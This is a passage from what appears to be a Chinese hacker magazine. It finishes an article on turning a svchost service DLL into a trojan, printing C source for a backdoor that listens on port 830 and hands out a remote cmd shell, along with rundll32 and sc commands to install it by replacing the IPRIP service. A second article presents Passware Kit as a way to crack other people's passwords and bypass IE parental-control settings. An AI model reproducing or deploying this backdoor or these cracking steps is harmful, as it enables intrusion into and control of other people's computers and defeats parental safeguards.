具体代码请参看SvcHostDLL目录，那是bingle提供的一个测试代码。安装时，先运行rundll32 svchostdll.dll,RundllInstall abcd，可以看到提示信息，只能指明的服务名；然后选一个存在的，比如IPRIP服务作替换安装，命令如下rundll32 svchostdll.dll,RundllInstall **IPRIP**；然后启动服务并带上要执行的参数，比如sc start iprip "cmd /k whoami" 1。这样就会发现执行了cmd这个命令。但bingle的程序并不带网络木马的功能，我们加以改进吧！打造真正的木马系统服务DLL！

要改进也很简单，我们把RealService()函数改为我们的木马代码，如下：

```
    int RealService(char *command, int bInteract)
    {
        WSADATA ws;
        SOCKET listenFD;
        char Buff[1024],cmd[1024];
        int ret;
        unsigned long lBytesRead;
        //初始化wsa
        WSAStartup(MAKEWORD(2,2),&ws);
        //建立socket
        //listenFD = socket(AF_INET,SOCK_STREAM,
IPPROTO_TCP);
        listenFD = WSASocket(AF_INET, SOCK_STREAM,
IPPROTO_TCP, NULL, 0, 0);
        //监听本机830端口
        struct sockaddr_in server;
        server.sin_family = AF_INET;
        server.sin_port = htons(830);
        server.sin_addr.s_addr=ADDR_ANY;
        ret=bind(listenFD,(sockaddr *)&server,sizeof
(server));
        ret=listen(listenFD,2);
        //如果客户请求830端口，接受连接
        int iAddrSize = sizeof(server);
    ag:
        SOCKET clientFD=accept(listenFD,(sockaddr *)
&server,&iAddrSize);

        send(clientFD,"Welcome to door by ourselves!
\n\r",sizeof("Welcome to door by ourselves!\n\r"),0);
        send(clientFD,"door>",sizeof("door>"),0);
        while(1)
        {

            ZeroMemory(cmd,1024);
            lBytesRead = 0;

            //Input cmd
            while(lBytesRead<256)
            {

                if(recv(clientFD,Buff,1,0)
==SOCKET_ERROR)
                {

                    closesocket(clientFD);
                    goto ag;
                }
                cmd[lBytesRead]=Buff[0];
                if(Buff[0]==0xa || Buff[0]==0xd)
                {

                    cmd[lBytesRead]=0;
                    break;
                }
                lBytesRead++;
            }
            //帮助信息
            if(strcmp(cmd,"?") == 0)
            {

                send(clientFD,g_helpmess,sizeof
(g_helpmess),0);
            }
            //打开光驱
            if(strcmp(cmd,"open") == 0)
            {

                mciSendString("set cdaudio door
open", NULL, 0, NULL);
            }
            //关闭光驱
            if(strcmp(cmd,"close") == 0)
            {
        mciSendString("Set cdaudio door closed wait",
NULL, 0, NULL);
            }
            //交换鼠标左右键
            if(strcmp(cmd,"x") == 0)
            {

                SwapMouseButton(1);
            }
            //恢复鼠标左右键
            if(strcmp(cmd,"r") == 0)
            {

                SwapMouseButton(0);
            }
            //得到cmd shell
            if(strcmp(cmd,"shell")==0)
            {
                cmdshell(clientFD);
```

```
                    send(clientFD,"Shell OK\n\r",
sizeof("Shell OK\n\r"),0);
            }
            //退出木马，还可再连接
            if(strcmp(cmd,"quit")==0)
            {
                    closesocket(clientFD);
                    goto ag;
            }
            //木马退出程序
            if(strcmp(cmd,"exit")==0)
            {
                    closesocket(clientFD);
                    closesocket(listenFD);

                    goto end;
            }

            if(strlen(cmd))
                    send(clientFD,"door>",sizeof
("door>"),0);

            Sleep(10);
        }
    end:
        ;
        return 0;
    }
```

具体工程请参看 SvcHostDLLMuma 目录，编译生成 Dll 后，执行 rundll32 svchostdll.dll,RundllInstall IPRIP，再启动 IPRIP 服务，哈哈，830 端口打开，telnet 上去，可爱的 shell 又出来了！

八、几个实际的DLL木马&小结

几种实际中常用的 D L L 木马都是利用这几种手段实现的，duohubaobao 在 x 档 04 年第 2 期的文章中详细讨论过 WinShellEgg、BITS 等 DLL 木马的启动方法，这里就不再重复了。学习完这篇专题有了基础后，你也可以亲自去实现这样的 DLL 木马，追求技术的进一步提高，加油！

（注：本文提到的《菜鸟后门编写步步高》请参见本刊 0 5 年第 3 期小手册；《VC 编程初级基础》请参见本刊 0 5 年第 8 期小手册。本文涉及的相关代码，光盘中已收录。）

一把万能钥匙——Passware Kit Enterprise Edition

会魔力的狗狗 · 邓欢

HACKER 最初是指善于解密的电脑高手，所以现在对于我们来说无论是 CRACKER 还是 HACKER 时常都会碰到密码问题，下载了一个数据库，怀着激动的心情打开，什么？要密码？进入了目标计算机想控制这个肉鸡但又想安全，那么就破解管理员（ADMINISTRATOR）的密码吧……

今天我就给大家带来一个能破解超过 2 5 种密码的破解利器，Passware Kit Enterprise Edition v7.1.1411 汉化版闪亮登场了 ^0^。

这个版本的 Passware Kit 支持微软的系列 OFFICE 软件密码解密，如：Excel（表格文档）、Access（数据库，大家应该很熟悉的，不熟悉的该血补一下了）、Outlook（邮箱系统）、Word（文字编辑）。后面的我不一一介绍了：还可以破解 WinZip、Windows 2000、Windows XP、Windows NT、Acrobat WordPerfect、Lotus Notes、Quicken QuickBooks、Quattro Pro、Internet Explorer、Outlook Express、Paradox 、Organizer，Schedule 等类型密码的破解，而且该版本还加强了对 Windows NT/2K/XP ，QuickBooks 和 Internet Explorer 密码的恢复功能，（呵呵，说是“恢复”，大家还不是都拿来破解别人的密码了，罪过罪过 ~~）所以其功能不可不谓之强大！

这里该软件有个 BUG，Passware Kit 在处理未知格式、不兼容的文件版本或不包含密码的文件时，有时会出现异常退出或停止响应的现象（我在测试时，选择了一个没有密码的 R A R 文件导入破解，果然程序闪了一下后就自动退出了），在 Windows 9x 环境中还可能会导致崩溃，不建议在 Windows 9x 环境下使用，这点也没什么，我想现在各位兄弟用 WIN9X 系统除特殊需要的已经很少了吧。这是原版程序的原因，非汉化后所致。但总的来说还是一款不错的软件，建议各位把 Passware Kit 收藏在自己的百宝箱里以备不时之需。

Passware Kit 需要用户在计算机上安装后才能使用，解压后就一个安装文件，整个文件大小为 3 . 2 3 兆，安装时我们只需要一路的“下一步”就可以了，中途程序会提示你是否安装“DuDu 加速器”，这个程序是提高下载速度的，依诸位实际情况考虑。安装成功后我们可以在“开始”→“程序”→“Passware”中找到它们，里面有 2 7 个用来破解密码的程序，不必惊讶，俗话说“一把钥匙开一把锁”，对应不同的密码文件固然用不同的程序来搞定，这样也使我们在操作上更简单了。由于有 2 0 多个破解程序，我不可能一一给大家介绍完（当然认为我不是在骗稿费的话 ~~~ 嘿嘿），我在这里给大家讲几个我们常常要破解的密码文件。

一、IE分级审查密码破解


IE 分级审查密码破解，我们可以通过在 IE 属性中的“内容”→“分级审查”→“设置”中来实现，如图 1 为设置对话框。


只要一看，不明白的人也大概知道它的作用了吧？一般这个用来限制用户浏览网站类型的，比如禁止浏览含暴力、裸体等等，如图 1 显示的，这个主要是父母对孩子的一些限制，这里可以限制很多而最高权限是掌握密码的人，所以我们只要拿到密码一切都好办了。当 IE 被分级审查设置了密码后，我们浏览网站一般会首先在本地弹出窗口，如图 2 。

要密码，没有的话就不能浏览了。而此时我们再来到 IE 属性中的“内容”→“分级审查”→“设置”也要密码了，如图 3 。

OK，现在我们在 Passware Kit 里找到这个程序：Internet Explorer Key，运行后如图 4。


其他程序的界面也和这个相似，从图中可以看出它们的操作






是很简单的。根据提示我们现在要把所有的浏览器窗口关闭才能开始“恢复”，否则程序会报错。好了，我们单击“恢复”，程序便开始重置分级审查的密码了，如图5。

横线下为新的密码，注意这里我说的是“重置分级审查的密码”而非“破解分级审查的密码”，







所以一旦当我们“恢复”密码后原来那个密码也就失效了。OK，现在我们复制下新的密码便可以取消IE的分级审查了。

三、OFFICE系列软件密码的破解


Passware Kit支持所有版本的OFFICE文档，包括OFFICE2003，在Passware文件夹中找到Office Key程序，运行后如图6。

